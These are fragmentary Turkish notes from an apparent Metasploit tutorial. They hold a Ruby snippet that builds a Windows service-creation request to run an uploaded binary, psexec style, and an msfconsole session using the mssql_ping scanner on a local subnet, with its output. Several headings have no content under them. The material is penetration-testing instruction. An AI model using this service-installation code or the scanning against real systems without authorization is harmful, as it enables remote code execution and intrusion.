
servicename = rand_text_alpha(8)
displayname = 'M' + rand_text_alpha(rand(32)+1)
svc_handle = nil
svc_status = nil

print_status("Creating a new service...")
stubdata =
  scm_handle +
  NDR.wstring(servicename) +
  NDR.wstring(displayname) +


  NDR.long(0x0F01FF) + # Access: MAX
  NDR.long(0x00000110) + # Type: Interactive, Own p
  NDR.long(0x00000003) + # Start: Demand
  NDR.long(0x00000000) + # Errors: Ignore

  NDR.wstring("%SYSTEMROOT%\\#{filename}") + # Bin
  NDR.long(0) + # LoadOrderGroup
  NDR.long(0) + # Dependencies
  NDR.long(0) + # Service Start
  NDR.long(0) + # Password
  NDR.long(0) + # Password
  NDR.long(0) + # Password
  NDR.long(0) + # Password
```


Exploit Çalıştırma



Hedef Seçimi



Payload Seçimi



Auxiliary(yardımcı) Modülleri

- Port tarama
- Versiyon belirleme
- Basit zaafiyet tarama

MSSQL Sunucuların bulunması

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.2.0/24
RHOSTS => 192.168.2.0/24
msf auxiliary(mssql_ping) > run
```

```
[*] SQL Server information for 192.168.2.102:
[*] tcp = 1433
[*] Version = 9.00.1399.06
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = LIFE0VER-W2K3
```

FastTrack

